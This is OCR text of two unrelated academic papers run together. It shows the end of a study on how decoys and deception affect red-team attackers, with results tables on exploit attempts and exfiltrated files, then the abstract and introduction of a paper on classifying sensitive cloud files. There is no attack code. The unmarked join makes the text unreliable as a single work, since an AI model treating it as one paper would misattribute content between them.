Simulated Network. The goal of this basic science is to provide a foundation from which to build solutions that may be applied in the real world. As discussed in Section 3, controlled experimentation is crucial to investigate the best strategies for application. Testing within a laboratory setting is a trade-off between ecological validity and the requirements of foundational science. This study used a simulated network to ensure participants were presented the same assets and attack vectors. This was a calculated design trade-off between repeatability and realism. Participants were also given less time for this type of cyber task than they would take in a real-life scenario (over 50% indicated a week or more for typical engagement length [16]). Moreover, attackers' behavior is likely to change if they face real consequences, with realistic motivation to avoid the deceptive elements. Additionally, while it is clear that red teamers are not the same population as unethical hackers, specific differences in their behaviors and reactions have not yet been well documented.

Self-Report Data. Qualitative data adds a richness to quantitative metrics. As such, there are limitations in self-report data that may affect internal validity. Conclusions drawn from self-reported data were limited to what participants willingly transcribed, and do not tell a complete picture of a participant's frame of mind throughout the study. The variance in real-time reporting ranged from zero to 304 Mattermost messages in a day with 13% of participants providing zero. However, only 4% of participants skipped the of end-of-day report. While it's possible that personality differences could affect the quantity or quality, there were no detected differences across conditions in the conducted personality assessment [33]. Self-report data reflected the attacker's recollection and perception of their actions. Therefore, this data used in isolation is limited and may not represent the reality of tasks accomplished or actions taken.

Low-Fidelity Decoys. The decoy-based deception evaluated in this research was non-interactive and non-exploitable. Comparable decoy systems, as well as higher fidelity, interactive, exploitable decoys are commercially available. We believe these higher fidelity decoys should be more difficult to identify and avoid, and can be fine-tuned to waste additional time and resources. Thus, they will have a greater effect on attacker behavior. This suggests our results may provide a lower baseline for the efficacy of decoy-based deception. A future study is needed to focus on these more sophisticated decoy systems. Nevertheless, in this study, only one expert participant (S116) correctly identified any of the low-fidelity decoys as deceptive machines. However, as noted above, the condensed time provided for the cyber task was unrealistic, so the ecological validity of this finding is limited. While Present-Informed Participant S116 had some successes identifying decoys, the cyberpscyhology methods were still effective, as evident by misidentification of several real machines as fake. S116 reported: *"[being informed] really screwed with my head. Every machine I came across seemed like it could be a honeypot."*

7.2 Generalizability of Results

Additional studies are needed to evaluate how these results may generalize to other deception technologies. This study utilized technology that included the deception techniques of *dazzling*, *mimicking*, and *inventing* and the results may generalize beyond decoy systems to other technologies that incorporate these techniques. We also investigated cyberpsy-

chology methods as psychological deception, where true or false information about the presence of deception was provided to participants. In the latter case, this can also be viewed as an instance of *decoying* based on the Bell & Whaley taxonomy, where a signal was given that deception would be used, but in reality the decoys were never present for the Absent-Informed condition. While our analysis examined a breadth of different kinds of deception, additional studies are required, especially for *masking*, *repackaging* and *decoying*.

To further validate our findings, we highlight parallels to the Moonraker Study—a controlled experiment designed to assess host-based cyber deception using virtual machine introspection to hook system events and intercept predefined shell commands to return predefined output [51]. Participants were all unaware of the deception, so Hypotheses $H2$ and $H3$ do not apply. A variety of deception techniques were implemented in response to six different Techniques, Tactics, and Procedures (TTPs) which participants needed to execute in sequence to succeed at the specified task. While the Tularosa Study instead focused on network-based deception and included conditions with participants explicitly made aware of the deception, there are some congruent results which further support the potential generalizability of the findings presented in this publication.

The Moonraker Study indicated that the Absent condition had significantly more participants who successfully completed the cyber task, which demonstrates impeded forward progress of the Present condition. When looking at the proportion of successful TTP commands, the Absent condition had significantly more, indicating wasted resources in the Present condition. Furthermore, for participants who completed the task, those in the Present condition took significantly more time to do so, indicating delay caused by the deception. These findings correspond to results presented in Section 6.1 and help provide support for Hypothesis $H1$ across multiple cyber deception techniques and technologies. Interestingly, while the experience level of the populations differed, similar statistically significant differences in personalities were noted between the populations of the two studies and a baseline population. Both studies indicated significantly more confusion reported by participants in the Present condition, providing support for Hypothesis $H4$ across multiple cyber deception techniques and technologies. Future studies are still required to further replicate and investigate under what circumstances results apply.

Frustration, as well as other stressors like fatigue and increased cognitive workload, has been shown to reduce effectiveness in cyber operators through qualitative studies done at the National Security Agency using the Cyber Operations Stress Survey (COSS) [11]. While confusion and surprise were not included in COSS, it appears these indicators of altered perception have similar effects as discussed in Section 6.1.3. Moreover, these findings, considered with results presented to date from both the Moonraker and Tularosa Studies supporting Hypotheses $H1$ and $H4$, are consistent with the idea that exacerbating feelings of confusion and surprise negatively impact cyber performance. These data can further be used to examine the cognitive and emotional effects of cyber deception in future work, and how these deliberate additional stressors can impact the effectiveness of cyber attackers.

8 Conclusions and Future Work

The data analysis results presented in this paper are consistent with the theory that suspicion by an attacker that deceptive defenses are in place can increase their effect on cyber attack behavior and improve defensive posture. However, future work is still needed. The amount, the method, and the timing with which information about the deceptive defenses is given requires further examination. Providing too many details, such as which commercial decoy system is deployed, on which subnets, and what configuration each decoy is using, will likely make the systems less effective. Even without detailed information, some APTs will likely devise methods for differentiating or avoiding decoys on networks of interest. Cyber security is an arms race, and cyber deception does not change that. Security best-practices and behavior-based security hygiene will always be a critical, but insufficient component of cyber security. This study demonstrates that an effective deception solution has the potential to force attackers to waste time, resources, and mental effort and perhaps trigger early-warnings on zero day attacks for which typical network defenses are unprepared. Even if one APT finds a way to avoid the effects of deception, these defenses can still help protect a network against other attackers.

Future work includes further exploration of previously posed additional hypothesis $H5$ [12]: cognitive biases are prevalent in cyber attacker behaviors and can be intensified to disrupt cyber attacks. To address this hypothesis we will perform a detailed examination of cognitive biases observed in the Tularosa data. Additionally we are creating new experiments [30] specifically focused on measuring and triggering cognitive biases relevant to cyber operations [31].

Furthermore, in order to improve the effectiveness of cyber deception we will use these and future experimental findings to inform utility scores, reward functions, and models to advance artificial intelligence for adaptive decoy systems [7, 13, 21]. We plan to continue to work with experts in cyber operations to enhance understanding of attacker and defender decision-making and improve reasoning and decision-making models to better account for realistic human-behavior. Finally, we will explore how to better leverage large existing CTF-style events to better collect new useful data to help fuel the research community.

Acknowledgments

Portions of this article are based on the lead author's doctoral dissertation [12]. Constructive guidance on statistics and data analysis was provided by advisors: Prof. Brian Levine, Prof. David Jensen, Prof. Robert Gutzwiller and Dr. Dana LaFon. Many collaborators provided input and data wrangling help including: Dr. Sunny Fugate, Dr. Temmie Shade, Andrew Rogers, Mary Berlage, Rob Bruno, and Tiffany Lee. We also want to thank the anonymous USENIX reviewers and our shepherd, Laura Tinnel, for their helpful feedback.

References

[1] Acalvio. ShadowPlex™. https://www.acalvio.com/product/, (Accessed = 2019-10-11).

[2] P. Aggarwal, C. Gonzalez, and V. Dutt. *HackIT: A Real-Time Simulation Tool for Studying Real-World Cyberattacks in the Laboratory*, pages 949–959. Springer International Publishing, Cham, 2020.

[3] H. Arkes and C. Blumer. The psychology of sunk cost. *Organizational Behavior and Human Decision Processes,*, 35:124–140, 1985.

[4] A. Basak, J. Černý, M. Gutierrez, S. Curtis, C. Kamhoua, D. Jones, B. Bošanský, and C. Kiekintveld. An initial study of targeted personality models in the flipit game. In *Decision and Game Theory for Security*, pages 623–636. Springer International Publishing, 2018.

[5] A. Baset and T. Denning. A data-driven reflection on 36 years of security and privacy research. In *Proceedings of the 12th USENIX Conference on Cyber Security Experimentation and Test (CSET)*, USA, 2019.

[6] J.B. Bell and B. Whaley. *Cheating and Deception*. St. Martin's Press, 1st edition, 1982.

[7] M. Bilinski, K.J. Ferguson-Walter, S.J. Fugate, R. Gabrys, J. Mauger, and B.J. Souza. You only lie twice: A multi-round cyber deception game of questionable veracity. *Conference on Decision and Game Theory for Security*, October 2019.

[8] F. Cohen, I. Marin, J. Sappington, C. Stewart, and E. Thomas. Red teaming experiments with deception technologies. *IA Newsletter*, 2001.

[9] E. A. Cranford, C. Gonzalez, P. Aggarwal, S. Cooney, M. Tambe, and C. Lebiere. Toward personalized deceptive signaling for cyber defense using cognitive models. In *Hawaii International Conference on System Sciences (HICSS)*, Maui, Hawaii, January 2020.

[10] S.P. Curley, J.F. Yates, and R.A. Abrams. Psychological sources of ambiguity avoidance. *Organizational Behavior and Human Decision Processes*, 38(2):230–256, 1986.

[11] J. Dykstra and C.L. Paul. Cyber Operations Stress Survey (COSS): Studying fatigue, frustration, and cognitive workload in cybersecurity operations. *USENIX Workshop on Cyber Security Experimentation and Test (CSET)*, 2018.

[12] K.J. Ferguson-Walter. *An Empirical Assessment of the Effectiveness of Deception for Cyber Defense*. PhD thesis, University of Massachusetts Amherst, Feb 2020.

[13] K.J. Ferguson-Walter, S.J. Fugate, J. Mauger, and M.M. Major. Game theory for adaptive defensive cyber security. *ACM Hot Topics in the Science of Security Symposium (HotSoS)*, March 2019.

[14] K.J. Ferguson-Walter, D.S. LaFon, and T.B. Shade. Friend or Faux: Deception for Cyber Defense. *Journal of Information Warfare*, 16(2):28–42, 2017.

[15] K.J. Ferguson-Walter, M.M. Major, D.C. Van Bruggen, S.J. Fugate, and R.S. Gutzwiller. The world of CTF is not enough data: Lessons learning from a cyber deception experiment. *In Proceedings of First IEEE Workshop on Human Aspects of Cyber Security (HACS)*, 2019.

[16] K.J. Ferguson-Walter, T.B. Shade, A.V. Rogers, E.M. Niedbala, M.C. Trumbo, K. Nauer, K. Divis, A.P. Jones, A. Combs, and R.G. Abbott. The Tularosa Study: An Experimental Design and Implementation to Quantify the Effectiveness of Cyber Deception. In *Hawaii International Conference on System Sciences (HICSS)*, Maui, Hawaii, 2019.

[17] K.J. Ferguson-Walter, T.B. Shade, A.V. Rogers, M.C. Trumbo, K. Nauer, K. Divis, A.P. Jones, A. Combs, and R.G. Abbott. Appendix to The Tularosa Study: An Experimental Design and Implementation to Quantify the Effectiveness of Cyber Deception, 2019. https://cfwebprod.sandia.gov/cfdocs/CompResearch/docs/TularosaAppendix.pdf.

[18] Fidelis Cybersecurity. Fidelis Deception®. https://www.fidelissecurity.com/products/deception/, (Accessed = 2019-10-11).

[19] D. Fraunholz, S.D. Anton, C. Lipps, D. Reti, D. Krohmer, F. Pohl, M. Tammen, and H.D. Schotten. Demystifying deception technology: A survey. arXiv, 2018.

[20] D. Fraunholz, F. Pohl, and H.D. Schotten. Towards basic design principles for high-and-medium-interaction honeypots. In *16th European Conference on Cyber Warfare and Security (EECWS 2017)*, 2017.

[21] S.J. Fugate and K.J. Ferguson-Walter. Artificial intelligence and game theory models for defending critical networks with cyber deception. *AI Magazine*, 40(1):49–62, Mar 2019.

[22] Galois. CyberChaff™. https://galois.com/project/cyberchaff/, (Accessed = 2019-10-11).

[23] S. Goel, K. J. Williams, and E. Dincelli. Got phished? internet security and human vulnerability. *Journal of the Association for Information Systems*, 18:2, 2017.

[24] R.S. Gutzwiller, K.J. Ferguson-Walter, S.J. Fugate, and A.V. Rogers. 'Oh, Look, A butterfly!' A framework for distracting attackers to improve cyber defense. In *Human Factors and Ergonomics Society (HFES)*, 2018.

[25] N. Han, X.and Kheir and D. Balzarotti. Deception techniques in computer security: A research perspective. *ACM Computing Surveys*, 51(4), July 2018.

[26] K.E. Heckman, F.J. Stech, R.K. Thomas, Be. Schmoker, and A.W. Tsow. *Cyber Denial, Deception and Counter Deception: A Framework for Supporting Active Cyber Defense*. Advances in Information Security. Springer International Publishing, 2015.

[27] R.J. Heuer. Cognitive factors in deception and counter deception. In *Strategic Military Deception*. Pergamon Press Inc, 1981.

[28] E.M. Hutchins, M.J. Cloppert, and R.M. Amin. Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. *Leading Issues in Information Warfare & Security Research*, 1(1):80, 2011.

[29] Illusive Networks. Illusive platform. https://www.illusivenetworks.com/technology/platform/, (Accessed = 2019-10-11).

[30] C.K. Johnson. *Decision-Making Biases in Cybersecurity: Measuring the Impact of the Sunk Cost Fallacy to Delay and Disrupt Attacker Behavior*. PhD thesis, Arizona State University, 2021. (Manuscript in preparation).

[31] C.K. Johnson, R.S. Gutzwiller, K.J. Ferguson-Walter, and S.J. Fugate. A cyber-relevant table of decision making biases and their definitions. ResearchGate, 2020.

[32] P.N. Johnson-Laird. *Mental Models: Towards a Cognitive Science of Language, Inferences, and Consciousness*. Harvard University Press, 1983.

[33] A.P. Jones and M.C. Trumbo. Personal Communication, November 2019. Sandia National Laboratories.

[34] F.B. Kokulu, A. Soneji, T. Bao, Y. Shoshitaishvili, Z. Zhao, A. Doupé, and G. Ahn. Matched and mismatched SOCs: A qualitative study on security operations center issues. In *ACM Conference on Computer and Communications (CCS)*, 2019.

[35] E.A. Krusemark, W.K. Campbell, and B.A. Clementz. Attributions, deception, and event related potentials: An investigation of the self-serving bias. *Psychophysiology*, 45(4):511–515, July 2008.

[36] J. McAlaney, L.A. Frumkin, and V. Benson. *Psychological and Behavioral Examinations in Cyber Security*. IGI Global, 2018.

[37] J.B. Michael. On the response policy of software decoys: Conducting software-based deception in the cyber battlespace. In *26th Annual International Computer Software and Applications*, pages 957–962, 2002.

[38] J.B. Michael, N.C. Rowe, H.S. Rothstein, T.C. Wingfield, M. Auguston, and D. Drusinsky. Phase II report on intelligent software decoys: intelligent software decoy tools for cyber counterintelligence and security countermeasures. *Technical Report NPS-CS-04-001*, 2004.

[39] Microsoft. Microsoft Security Bulletin MS17-010 - Critical, 2017. https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010.

[40] V. Nicomette, M. Kaâniche, E. Alata, and M. Herrb. Set-up and deployment of a high-interaction honeypot: experiment and lessons learned. *Journal in Computer Virology*, 7(2):143–157, May 2011.

[41] S.E. Parkin, K. Krol, I. Becker, and M.A. Sasse. Applying cognitive control modes to identify security fatigue hotspots. In *USENIX Conference on Usable Privacy and Security*, 2016.

[42] J. Pawlick, E. Colbert, and Q. Zhu. A game-theoretic taxonomy and survey of defensive deception for cybersecurity and privacy. arXiv, 2017.

[43] S.L. Pfleeger and D.D. Caputo. Leveraging behavioral science to mitigate cyber security risk. *Computer Security*, 31(4):597–611, June 2012.

[44] M. Rabin and J.L. Schrag. First impressions matter: A model of confirmatory bias. *The Quarterly Journal of Economics*, 114(1):37–82, 1999.

[45] N.C. Rowe, E.J. Custy, and B.T. Duong. Defending cyberspace with fake honeypots. *Journal of Computers*, 2(2):25–36, April 2007.

[46] N.C. Rowe and J. Rrushi. *Introduction to Cyberdeception*. Springer International Publishing, 2016.

[47] M.B. Salem and S.J. Stolfo. On the design and execution of cyber-security user studies: Methodology, challenges, and lessons learned. In *USENIX Workshop on Cyber Security Experimentation and Test (CSET)*, 2011.

[48] G. Schudel and B. Wood. Adversary work factor as a metric for information assurance. In *New Security Paradigms Workshop*, page 23–30, New York, NY, 2000.

[49] G. Schudel and B. Wood. Modeling behavior of the cyber-terrorist. In *Workshop on Research on Mitigating the Insider Threat to Information Systems - #2*. RAND, Aug 2000.

[50] Offensive Security. Kali Linux, 2017.

[51] T.B. Shade, A.V. Rogers, K.J. Ferguson-Walter, S.B. Elsen, D. Fayette, and K.E. Heckman. The Moonraker Study: An Experimental Evaluation of Host-Based Deception. In *Hawaii International Conference on System Sciences (HICSS)*, Maui, Hawaii, January 2020.

[52] W. R. Shadish, T. D. Cook, and D. T. Campbell. *Experimental and Quasi-Experimental Designs for Generalized Causal Inference.* Wadsworth Cengage Learning, 2002.

[53] R. Stake. *The Art of Case Study Research*. Sage, Thousand Oaks, CA, 1995.

[54] S.C. Sundaramurthy, A. Bardas, J. Case, X. Ou, M.Wesch, J. McHugh, and S. Rajagopalan. A human capital model for mitigating security analyst burnout. In *USENIX Symposium on Usable Privacy and Security*, 2015.

[55] L. Tinnel, O. S. Saydjari, and D. Farrell. Cyberwar strategy and tactics an analysis of cyber goals , strategies, tactics, and techniques. In *IEEE Workshop on Information Assurance*, June 2002.

[56] TrapX Security. DeceptionGrid™. https://trapx.com/product/, (Accessed = 2019-10-11).

[57] G. Wagener, R. State, A. Dulaunoy, and T. Engel. Self Adaptive High Interaction Honeypots Driven by Game Theory. In *International Symposium on Stabilization, Safety, and Security of Distributed Systems*, 2009.

[58] J. Yuill, D. Denning, and F. Feer. Using Deception to Hide Things from Hackers. *Journal Of Information Warfare*, 5(3):26–40, 2006.

A Summary of Statistical Analysis Results

For reference, a concise collection of findings supportive of our hypotheses to date can be seen in Table 3.

Hypothesis H1: *Cyber and psychological deception impedes attackers.*				
Metric	**Data Source**	**Lower Mean**	**Higher Mean**	**p-value**
⋄Decoy Target Selection	Keylog/RHOST	Present-Uninformed	Present-Informed	p = .004**
⋄Stolen Credentials	Keylog	Present-Informed	Absent-Uninformed	p = .003**
Eternal Blue Attempted	OCR	Present	Absent	p = .046*
Eternal Blue Detected	IDS logs	Present	Absent	p = .014*
Reported Exploit Successes	Mattermost	Present	Absent	p = .011*
Data Exfiltration	OCR	Present	Absent	p = .055
Keystroke Count	Keylog	Present	Absent	p = .047*
Commands with real hosts	Keylog	Present	Absent	p < .01**
Bytes to real IPs	Network Capture	Present	Absent	p = .022*
Hypothesis H2: *Cyber deception tools are effective even if an attacker is aware of their use.*				
⋄Decoy Target Selection	Keylog/RHOST	Present-Uninformed	Present-Informed	p = .004**
Time to First Real Target	Keylog/RHOST	Informed	Uninformed	p = .072
⋄Stolen Credentials	Keylog	Present-Informed	Absent-Uninformed	p = .003**
Eternal Blue Detected	IDS logs	Present-Informed	Absent-Uninformed	p = .050*
Time to First Decoy Alert	Decoy Alerts	Present-Informed	Present-Uninformed	p = .035*
Less-severe Decoy Alerts	Decoy Alerts	Present-Uninformed	Present-Informed	p < .006*
More-severe Decoy Alerts	Decoy Alerts	Present-Informed	Present-Uninformed	p < .0001***
Total decoy alerts	Decoy alerts	Present-Informed	Present-Uninformed	p < .0001***
Decoy Login Attempts	Decoy alerts	Present-Informed	Present-Uninformed	p = .004**
†Reported Confusion	TSQ (Likert Scale)	Uninformed	Informed	p = .044*
Hypothesis H4: *Cyber, and psychological, deception affects an attacker's cognitive and emotional state.*				
Security Assessment	End-of-day report	Absent-Uninformed	Present-Informed	p = .03*
†Reported Confusion	TSQ (Likert Scale)	Absent	Present	p = .011*
†Reported Surprise	TSQ (Likert Scale)	Uninformed	Informed	p = .044*
†Suspicion of Deception	TSQ (Labeled)	Absent-Uninformed	Present-Informed	p = .009**

Table 3: **Summary of findings:** Significant differences are indicated as $***p < .001$, $**p < .01$, $*p < .05$.
† denotes analyses from the previous published analyses [16]. ⋄ denotes analyses which support both Hypotheses 1 and 2.

B Data Exfiltration

Exfiltrated File Type	`user.csv`	`ntds.dit`	Domain Controller Files	PowerShell `*.ps`	`NTUSER .dat`	Registry `*.reg`	`mscache`	`local_admins .csv`	**Total**
Absent-Uninformed (N=35)	0	12 (n=1)	0	0	63 (n=2)	74 (n=5)	31 (n=4)	0	**180 (n=9)**
Absent-Informed (N=28)	2 (n=1)	0	11 (n=1)	8 (n=1)	23 (n=1)	19 (n=3)	0	0	**63 (n=4)**
Present-Uninformed (N=30)	0	17 (n=1)	0	0	0	33 (n=1)	8 (n=1)	2 (n=1)	**60 (n=4)**
Present-Informed (N=30)	5 (n=1)	1 (n=1)	6 (n=1)	19 (n=1)	0	0	0	0	**31 (n=2)**

Table 4: **Exfiltration**: Counts of valuable files exfiltrated, as identified by OCR. The number of unique participants who acquired that file type is denoted by n. Participants in the Absent-Uninformed (control) condition had the most exfiltration success.

C Population Level of Expertise

For reference, Table 5 depicts the level of expertise from participants recruited for the Tularosa Study and provides descriptive statistics [33].

		Rating		
Question	Sub-Category	N	Mean	Stdev
Level of Expertise (1 = novice, 5 = expert)	Cyber Security	128	3.64	0.93
	Network penetration	128	2.92	1.08
	Host penetration	128	2.93	1.10
	Network reconnaissance	128	3.39	1.12
	Incident response	128	2.79	1.15
	Generalized defense practice	127	3.38	1.16
	Network protocol reverse engineering	128	2.02	1.05
	Binary reverse engineering	128	1.77	0.99
Involvement in each phase of engagement (1 = least, 5 = most)	Reconnaissance	128	3.38	1.35
	Weaponization	129	2.74	1.36
	Delivery of weaponized bundle	129	2.69	1.36
	Exploitation	128	3.00	1.33
	Installation of malware	126	2.73	1.38
	Command and control channel for remote manipulation	128	2.78	1.44
	Actions on objectives	126	3.27	1.32
Match to typical engagement (1 = least, 5 = most)	Compliance testing	129	3.02	1.52
	Blue team training	129	2.53	1.35
	Demonstrate the needs for increased security investments	125	3.32	1.33
	Whiteboarding/gaming/tabletop exercises	129	2.65	1.27
	Post-attack remediation effort	128	2.84	1.26
	Vulnerability analysis	128	2.62	1.32
	Security architecture review	129	3.27	1.28
	Persistent adversary emulation	129	2.59	1.46
Years of Experience	Cyber Security	128	7.87	5.61
	Network penetration	128	4.26	3.91
	Host penetration	128	4.11	3.74
	Network reconnaissance	128	5.04	4.06
	Incident response	126	3.79	4.29
	Generalized defense practice	129	6.90	6.27
	Network protocol reverse engineering	128	1.82	2.67
	Binary reverse engineering	128	1.51	2.24

Table 5: **Population Expertise:** Self-reported level of expertise for each skill set measured for participants in the Tularosa Study [16]. The highest mean level of expertise and involvement reported was in network reconnaissance, which was the most relevant skill for the decoy-based deception used in the Tularosa Study.

D Tularosa Results on Cyber Kill Chain

The following graphic summarizes the main forward progress research results from this publication along with its corresponding stage of the Cyber Kill Chain [28] and specifies whether it was supportive of Hypotheses $H1$ and/or $H2$.




Figure 3: **Forward Progress Results Summary:** Tularosa data analysis results are displayed roughly aligned to the Cyber Kill Chain to illustrate delayed and impeded forward progress caused to a cyber attacker through use of defensive deception. Acronyms correspond to experimental conditions: Decoys Absent (A), Decoys Present (P), Informed of Deception (I), Not Informed ("Uninformed") of Deception (U). Bolded arrows and text indicate Hypothesis-supporting data for the impact of deception. See corresponding Appendix A for a table summarizing the statistical results of all meaningful findings to date.

Helping Users Automatically Find and Manage Sensitive, Expendable Files in Cloud Storage

Mohammad Taha Khan[†△], Christopher Tran[†], Shubham Singh[†], Dimitri Vasilkov[⋆], Chris Kanich[†], Blase Ur[⋆], Elena Zheleva[†]
† *University of Illinois at Chicago,* △ *Washington & Lee University,* ⋆ *University of Chicago*

Abstract

With the ubiquity of data breaches, forgotten-about files stored in the cloud create latent privacy risks. We take a holistic approach to help users identify sensitive, unwanted files in cloud storage. We first conducted 17 qualitative interviews to characterize factors that make humans perceive a file as sensitive, useful, and worthy of either protection or deletion. Building on our findings, we conducted a primarily quantitative online study. We showed 108 long-term users of Google Drive or Dropbox a selection of files from their accounts. They labeled and explained these files' sensitivity, usefulness, and desired management (whether they wanted to keep, delete, or protect them). For each file, we collected many metadata and content features, building a training dataset of 3,525 labeled files. We then built Aletheia, which predicts a file's perceived sensitivity and usefulness, as well as its desired management. Aletheia improves over state-of-the-art baselines by 26% to 159%, predicting users' desired file-management decisions with 79% accuracy. Notably, predicting subjective perceptions of usefulness and sensitivity led to a 10% absolute accuracy improvement in predicting desired file-management decisions. Aletheia's performance validates a human-centric approach to feature selection when using inference techniques on subjective security-related tasks. It also improves upon the state of the art in minimizing the attack surface of cloud accounts.

1 Introduction

Since the introduction of Dropbox in 2007, cloud storage has become a convenient and affordable way to retain files over time and sync files across multiple devices with minimal user effort. However, with the passage of time, some files lose their relevance. Crucially, some files that are no longer useful may still contain sensitive information, creating risks due to data breaches, lost devices, and account takeovers [5, 53, 58].

The free versions of consumer cloud services provide gigabytes of storage, which is more than enough for thousands of documents and media files to pile up over the years. While making indefinite retention of files the default option has freed users from the risks of lost USB sticks and crashed hard drives, this policy also causes potentially sensitive information to accumulate in a single place. While this agglomeration of sensitive data is risky, manual management is far too time consuming and tedious to be practical. Thus, some form of automated assistance is quickly becoming necessary.

While researchers have characterized this need for retrospective management of consumer cloud archives [24, 49], they did not propose any concrete techniques for identifying which files users should revisit. Likewise, although Microsoft recently added a "Personal Vault" [41] to the OneDrive cloud platform that adds 2FA protection to a specific folder, deciding which files to put in such a folder is a manual process.

Because revisiting thousands of files that have accumulated over many years is time consuming, the foundation of any practical protection approach must be some form of automated inference. Even so, the subjective and human-centered nature of file management requires understanding what makes a file in the cloud sensitive, as well as what makes it expendable. Information rights management (*IRM*) [31] and data-loss prevention (*DLP*) [7, 18] have superficially similar goals of preventing the unwanted disclosure of information, though we hypothesized that identifying sensitive and useless files would differ between corporate and consumer domains. For instance, whereas industry focuses on identifiers (e.g., account numbers), consumers might also consider files sensitive if they cast them in a negative light or violate their self-presentation. Our results validated this hypothesis.

In this paper, we present a multi-part approach to developing an automated inference pipeline that predicts the perceived *sensitivity* and *usefulness* of files stored in the cloud. Due to the highly subjective nature of sensitivity and usefulness, as well as the incomplete understanding provided by prior work, we first explore users' mental models of these concepts qualitatively. With the goal of enumerating the many ways different people might consider a file sensitive or useful, we conducted 17 interviews. We found that participants considered files sensitive for objective reasons like the presence




Figure 1: The file-management decisions we envision for files in the cloud based on their sensitivity and usefulness.

of financial data or personally identifiable information, as well as subjective reasons like the presence of content considered intimate in the participant's unique context. Participants considered files useful not only based on the recency of file access, but also based on sentimentality and relationships.

Subsequently, we acted on this holistic understanding by constructing and evaluating classifiers through primarily quantitative user studies. A key challenge is that sensitive files, our primary target, are very much a minority class within cloud archives. As a result, we conducted two rounds of online user studies. In each round, we showed participants dozens of files from their own Google Drive or Dropbox accounts, asking them to rate (and explain) the sensitivity and usefulness of each file. We collected numerous metadata and content features for each file, as well as for the cloud account overall.

In *Round 1* we showed 75 participants files selected from their account using heuristics inspired by our interviews. We trained a *preliminary classifier* using the data collected. To further mitigate the class imbalance for file sensitivity, in *Round 2* we showed 33 additional participants files selected based on our preliminary classifier. With the combined data, we trained and evaluated a final classifier, which we dub *Aletheia*.[1]

Aletheia performs three prediction tasks. It predicts whether a user will perceive a given file as (i) sensitive and (ii) no longer useful. Finally, it predicts (iii) a file-management decision specifying whether the file should be kept, deleted, or protected (e.g., requiring 2FA). Based on prior work [24], we hypothesized that users' file-management decisions would roughly correlate with file sensitivity and usefulness as shown in Figure 1. We compared Aletheia against typical baselines of assigning labels based on the majority class and randomly. In addition, for predicting file sensitivity, we also compared against a baseline that uses the output of Google's Data Loss Prevention API (*GDLP*, Section 2.2). For predicting file usefulness, we used the time since the file was last modified as an additional baseline. To the best of our knowledge, no prior work examines subjective classification of file usefulness and sensitivity, so we selected these heuristic baselines to reflect features that correlate most intuitively with those perceptions.

